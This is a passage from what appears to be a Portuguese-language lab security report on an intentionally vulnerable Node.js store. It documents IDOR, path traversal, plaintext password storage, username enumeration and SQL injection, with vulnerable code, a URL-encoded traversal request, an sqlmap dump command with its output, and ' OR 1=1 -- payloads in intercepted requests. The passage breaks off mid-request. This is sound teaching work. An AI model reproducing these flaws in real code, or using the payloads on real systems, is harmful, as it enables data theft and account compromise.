
```
// Order details (vulnerable to IDOR)
router.get("/:id", (req, res) => {
  const orderId = req.params.id;
  // Vulnerable to IDOR: no check if user owns the order
  db.get(
    `SELECT orders.*, users.username, products.name AS productName, products.price AS productPrice
    FROM orders
    JOIN users ON orders.userId = users.id
    JOIN products ON orders.productId = products.id
    WHERE orders.id = ${orderId}`,
    (err, order) => {
      if (err || !order) {
        res.status(404).render("error", {
          message: "Order not found",
          isLoggedIn: !!req.user,
          isAdmin: req.user?.isAdmin || false,
        });
      } else {
        res.render("order", {
          order,
          isLoggedIn: !!req.user,
          username: req.user?.username || null,
          isAdmin: req.user?.isAdmin || false,
        });
      }
    }
  );
});
```

Explicação do Problema: A consulta SQL utiliza diretamente o parâmetro `orderId` sem verificar se o utilizador autenticado (`req.user.userId`) tem permissão para aceder à encomenda. Um atacante pode simplesmente alterar o ID na URL (ex: `/orders/2`) para visualizar os detalhes de qualquer encomenda.

3.3.2 Exploração da Vulnerabilidade

Com breve estudo do funcionamento do website, um atacante depara que as encomendas são acessíveis em `/orders/:id` e que esse id trata-se de um valor

sequencial. Dessa forma, pode tentar aceder a encomendas de terceiros simplesmente alterando o valor do parametro id que é enviado no request. Supondo que está autenticado na conta nuno@teste.com:



Ao alterar o id para 5, os detalhes de encomenda de terceiro são exibidos, incluindo o nome do utilizador, admin neste caso, produto, preço e data. Também reparamos em IDOR ao aceder ao recibo associado à encomenda.

3.4 Path Traversal (A05:2021 - Security Misconfiguration)

O Path Traversal permite que um atacante acesse ficheiros fora do diretório pretendido, explorando a falta de validação de caminhos fornecidos pelo utilizador. Esta vulnerabilidade é classificada no OWASP Top 10 como **A05:2021 - Security Misconfiguration**, pois resulta de uma configuração insegura no acesso a ficheiros. Na RedTech Tools, a rota `/orders/receipt/:filename` não restringe os caminhos, permitindo o acesso a ficheiros sensíveis no servidor.

3.4.1 Código Vulnerável

O código vulnerável encontra-se no ficheiro `routes/orders.js`, na rota `GET /orders/receipt/:filename`:


```
// Download receipt (vulnerable to Path Traversal)
router.get("/receipt/:filename", (req, res) => {
  const basePath = path.join(__dirname, "../receipts");
  let filePath = path.resolve(basePath, filename); // Use path.resolve for proper traversal

  // Vulnerable to Path Traversal: allows access to files outside receipts/
  if (fs.existsSync(filePath)) {
    if (fs.lstatSync(filePath).isDirectory()) {
      // List directory contents
      const files = fs.readdirSync(filePath);
      res.send(`Directory contents: ${files.join(", ")}`);
    } else {
      console.log("User downloading file:", filePath);
      res.sendFile(filePath);
    }
  } else {
    // Vulnerable/Misconfiguration/Insecure: Redirect to /orders/receipt if file doesn't exist
    console.log("File not found:", filePath);
    res.redirect("/orders/receipt");
  }
});
```


Explicação do Problema: A função `path.resolve()` permite que o parâmetro `filename` (controlado pelo utilizador) inclua sequências como `../`, possibilitando a navegação para diretórios **fora de receipts/**. Não há validação para restringir o acesso apenas à pasta pretendida, permitindo que um atacante acesse a ficheiros como **secure/config.txt** (intencionalmente criada para demonstração e simulação de ficheiro confidencial).

3.4.2 Exploração da Vulnerabilidade


Seguindo o exemplo descrito, um atacante poderia aceder à rota `/orders/receipt/receipt8.txt` para descarregar um recibo legítimo de uma encomenda.



Ao aceder à rota `/orders/receipt`, a aplicação exibe Directory Listing, o que permite ao atacante visualizar os ficheiros disponíveis na pasta receipts. Esta mesma rota revela uma vulnerabilidade de Path Traversal associada a `/orders/receipt/:filename`, já que, inicialmente, parece ser possível navegar apenas um nível acima do diretório receipts.




No entanto, ao tentar aceder a rotas como `/orders/receipt/./secure` ou `/orders/receipt/./app.js`, a aplicação retorna erro que não acontece quando se tenta algo aleatório como `filename`.



Curiosamente esse erro retornado nestes casos é um erro 404, diferente do comportamento esperado quando um recibo não é encontrado. Normalmente, quando um ficheiro não existe, a aplicação redireciona para a Directory Listing. Este erro 404 é gerado pelo manipulador genérico de erros definido em `app.js`, indicando que a rota `/orders/receipt/:filename` nem sequer é alcançada nestes casos.

Esta diferença de comportamento revela um problema na forma como a aplicação processa os caminhos com barras (`/`). Quando o caminho contém sequências como `./`, a aplicação interpreta o pedido como uma nova rota (inexistente), o que resulta no erro 404 gerado por `app.js`, em vez de processar o pedido como um ficheiro dentro da rota `/orders/receipt/:filename`.


Com esta análise, percebe-se que as barras (/) no caminho causam problemas no processamento das rotas. Para contornar esta limitação e explorar com sucesso a vulnerabilidade de Path Traversal, é necessário usar caminhos codificados em URL (**URL-encoded paths**). A barra (/) é codificada como **%2F**, permitindo que o caminho seja interpretado como **uma string válida** para a rota definida. Assim, substituindo as barras por %2F, é possível construir um pedido como o seguinte:



<http://localhost:3000/orders/receipt/../../../../secure%2Fconfig.txt>

Este pedido permite ao atacante aceder a ficheiros fora do diretório receipts, como o ficheiro secure/config.txt, explorando com sucesso a vulnerabilidade.

Nota: Pode também fazer uso dessa vulnerabilidade para extrair o ficheiro da base de dados.



3.5 Falhas Criptográficas (A02:2021)

As Falhas Criptográficas ocorrem quando dados sensíveis, passwords, são armazenados ou transmitidos sem encriptação adequada, expondo-os a

ataques. Esta vulnerabilidade é classificada no OWASP Top 10 como **A02:2021 - Cryptographic Failures**. Na RedTech Tools, as password são armazenadas em texto simples na base de dados, o que compromete a segurança dos utilizadores.

3.5.1 Código Vulnerável

O código vulnerável encontra-se no ficheiro routes/auth.js, na rota POST /auth/register:

```
// Register user (vulnerable to Cryptographic Failures: plaintext password storage)
router.post("/register", (req, res) => {
  const { username, password, email } = req.body;
  db.run(
    `INSERT INTO users (username, password, email, isAdmin)
    VALUES ('${username}', '${password}', '${email}', 0)`
  );
  res.redirect("/auth/login");
});
```

Explicação do Problema: A palavra-passe é armazenada diretamente na tabela users sem qualquer encriptação ou hash (ex: usando bcrypt). Se a base de dados for comprometida, as passwords ficam expostas em plaintext, permitindo que um atacante as utilize.

3.5.2 Exploração da Vulnerabilidade

Aproveitando da vulnerabilidade de SQL injection na rota /search, pode-se utilizar o sqlmap para dumping dos dados da tabela users, a qual contém armazenada os passwords dos users em clear text. Usando o comando:

```
sqlmap -u "http://192.168.2.5:3000/search?query=test" --dump -T users -batch
```

```
[01:08:36] [INFO] fetching columns for table 'users'
[01:08:36] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[8 entries]
+-----+-----+-----+-----+-----+
| id | email | isAdmin | password | username |
+-----+-----+-----+-----+-----+
| 1 | admin@admin.com | 1 | admin | admin |
| 103 | david@teste.com | 0 | david | david |
| 104 | nuno@teste.com | 0 | nuno | nuno |
| 105 | joaosilva@example.com | 0 | Teste@123 | joaosilva |
| 106 | mariasantos@example.com | 0 | Senha#456 | mariasantos |
| 107 | pedro.ferreira@example.com | 0 | Pedro!789 | Pedro |
| 108 | dev@redtechtools.com | 0 | dev,nodejs | dev |
| 109 | dummyuser01@example.com | 0 | Dummy@001 | dummyUser |
+-----+-----+-----+-----+-----+
[01:08:36] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/k
tput/192.168.2.5/dump/SQLite_masterdb/users.csv'
```

3.6 Enumeração de Usernames (A07:2021 - Identification and Authentication Failures)

A Enumeração de Nomes de Utilizador ocorre quando um atacante consegue determinar se um nome de utilizador existe com base em mensagens de erro distintas fornecidas pelo sistema. Esta vulnerabilidade é classificada no OWASP Top 10 como **A07:2021 - Identification and Authentication Failures**, uma vez que está diretamente relacionada com falhas no processo de autenticação e gestão de identidades. O OWASP destaca que mensagens de erro que diferenciam "User does not exist" de "Invalid password" permitem a enumeração, facilitando ataques como força bruta ou phishing direcionado. Na RedTech Tools, a autenticação exibe mensagens diferentes dependendo de o username existir ou não, expondo esta informação a atacantes.

3.6.1 Código Vulnerável

O código vulnerável encontra-se no ficheiro routes/auth.js, na rota POST /auth/login:


```
// Login (vulnerable to SQL Injection and Username Enumeration)
router.post("/login", (req, res) => {
  const { username, password } = req.body;
  // Vulnerable to SQLi: unsanitized input in query
  db.get(
    `SELECT * FROM users WHERE username = '${username}' AND password = '${password}'`,
    (err, user) => {
      if (err) {
        res.render("login", {
          message: "Error during login",
          isLoggedIn: false,
        });
      } else if (!user) {
        // Username Enumeration: different messages for non-existent user vs wrong password
        db.get(
          `SELECT * FROM users WHERE username = '${username}'`,
          (err, exists) => {
            if (!exists) {
              res.render("login", {
                message: "User does not exist",
                isLoggedIn: false,
              });
            } else {
              res.render("login", {
                message: "Incorrect password",
                isLoggedIn: false,
              });
            }
          }
        );
      }
    }
  );
});
```

Explicação do Problema: O código verifica primeiro se o username existe e retorna "User does not exist" se não for encontrado. Se o username existe, mas

a palavra-passe está errada, retorna "Incorrect password". Estas mensagens distintas permitem que um atacante confirme a existência de usernames, facilitando a enumeração e ataques subsequentes (Ex: Password Spray,...).


3.6.2 Exploração da Vulnerabilidade

Acedendo à página de login em /auth/login e inserir um nome de utilizador inexistente (ex: "testing") e uma palavra-passe qualquer, pode-se observar a mensagem de erro: "User does not exist".



The screenshot shows a web browser at localhost:3000/auth/login. The page has a dark header with 'RedTech Tools' and links for 'Home', 'Login', and 'Register'. The main content area is titled 'Login'. A red box highlights the error message 'User does not exist' above the 'Username' input field, which contains the text 'testing'. Below it is a 'Password' input field with masked characters. A blue 'Login' button and a 'Forgot Password?' link are at the bottom.

Mas caso seja submetido um username válido que exista, a mensagem de erro apresentada muda para "Incorrect password".



The screenshot shows the same login page, but the 'Username' field now contains 'admin'. A red box highlights the error message 'Incorrect password' above the field. The 'Password' field is still masked. The 'Login' button and 'Forgot Password?' link remain at the bottom.

Desta forma, um atacante pode fazer uso de wordlists para fazer brute-forcing tanto de password para um username já conhecido, como para a descoberta de usernames registados.

3.7 Injeção SQL na Recuperação de Palavra-Passe

A Injeção SQL na funcionalidade de recuperação de palavra-passe permite que um atacante manipule a consulta à base de dados para extrair informações sensíveis ou contornar verificações. Esta vulnerabilidade é classificada no OWASP Top 10 como A03:2021 - Injection, devido à injeção de comandos SQL maliciosos, e A07:2021 - Identification and Authentication Failures, devido à sua combinação com a Enumeração de Nomes de Utilizador (já presente também na rota de login). Na RedTech Tools, a rota /auth/forgot-password é suscetível a esta falha, permitindo que um atacante injete payloads como ' OR 1=1 -- para listar todos os utilizadores registados, expondo usernames e emails. A integração com a enumeração amplifica o impacto, pois o atacante pode primeiro identificar usernames válidos e depois usar esta rota para obter informações adicionais.

3.7.1 Código Vulnerável

O código vulnerável encontra-se no ficheiro routes/auth.js, na rota POST /auth/forgot-password:

```
// Forgot password (vulnerable to SQL Injection)
router.post("/forgot-password", (req, res) => {
  const { email } = req.body;
  // Vulnerable to SQLi: unsanitized input in query
  db.all(
    `SELECT username, email FROM users WHERE email = '${email}'`,
    (err, users) => {
      if (err) {
        res.render("forgot-password", {
          message: "Error retrieving user",
          users: null,
          isLoggedIn: !!req.user,
          isAdmin: req.user?.isAdmin || false,
        });
      } else if (users.length === 0) {
        res.render("forgot-password", {
          message: "No user found with that email",
          users: null,
          isLoggedIn: !!req.user,
          isAdmin: req.user?.isAdmin || false,
        });
      } else {
        res.render("forgot-password", {
          message: "User(s) found",
          users,
          isLoggedIn: !!req.user,
          isAdmin: req.user?.isAdmin || false,
        });
      }
    }
  );
});
```

Explicação do Problema: O parâmetro email é diretamente incorporado na consulta SQL sem qualquer sanitização ou parametrização, tornando a rota


vulnerável a Injeção SQL. Além disso, não há validação de entrada no lado do servidor para garantir que o input seja um endereço de email válido ou para limitar a consulta a um único utilizador, permitindo que payloads como ' OR 1=1 -- retornem todos os registos da tabela users.

```
<form action="/auth/forgot-password" method="post">
  <div class="mb-3">
    <label for="email" class="form-label">Email</label>
    <input
      type="email"
      class="form-control"
      id="email"
      name="email"
      placeholder="Enter your email"
      required
    />
  </div>
  <button type="submit" class="btn btn-primary">Submit</button>
</form>

<% if (message) { %>
<p class="mt-3 text-danger"><%= message %></p>
<% } %> <% if (users) { %>
<!--vulnerable user found display -->
<ul>
  <% users.forEach(user => { %>
  <li>Username: <%= user.username %>, Email: <%= user.email %></li>
  <% }) %>
</ul>
<% } %>
```

A view utiliza um **for each** para renderizar todos os utilizadores retornados, amplificando a exposição de dados. Apesar de a view implementar validação client-side (com input type="email"), o servidor não realiza essa verificação, permitindo que um atacante contorne a validação do lado do cliente e injete comandos maliciosos diretamente na query.

3.7.2 Exploração da vulnerabilidade



Acedendo à página de recuperação de password em /auth/forgot-password, pode-se tentar submeter diretamente o payload ' OR '1'='1 no campo de email porém isso falha devido à validação client-side (input type="email").

```
http://192.168.2.5:3000
1 POST /auth/forgot-password HTTP/1.1
2 Host: 192.168.2.5:3000
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Origin: http://192.168.2.5:3000
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.2.5:3000/auth/forgot-password
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: connect.sid=s%3A72f17u6u8aECJBs_Bm8aHuqldopt80qz.Awc2FbPVS01MRfBR5%2BFTY%2FBNXvqzG5vZp2lOrWQlCwA
14 email=nuno@teste.com


Response
31 <div>
32 <div class="container mt-4">
33 <div>Forgot Password</div>
34 <form action="/auth/forgot-password" method="post">
35 <div class="mb-3">
36 <label for="email" class="form-label">Email</label>
37 <!-- vulnerable email type (text) input -->
38 <input type="email" class="form-control" id="email" name="email" placeholder="Enter your email" required="" />
39 </div>
40 <button type="submit" class="btn btn-primary">Submit</button>
41 </form>
42 <p class="mt-3 text-danger">User(s) found</p>
43 <!-- vulnerable user found display -->
44 <ul>
45 <li>Username: nuno, Email: nuno@teste.com</li>
46 </ul>
47 </div>
48 </div>
49 </div>
50 </div>
51 </div>
52 </div>
53 </div>
54 </div>
```

Mas caso um atacante optar por interceptar o pedido usando uma ferramenta como Caido/Burp Suite, alterar o valor do parâmetro email para algo como ' OR 1=1 -- e enviar o pedido ao servidor, esta vulnerabilidade pode ser explorada.

```
Replay + New Session
http://192.168.2.5:3000
Send
Search...
forgot-password input validation
Request
1 POST /auth/forgot-password HTTP/1.1
2 Host: 192.168.2.5:3000
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Origin: http://192.168.2.5:3000
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
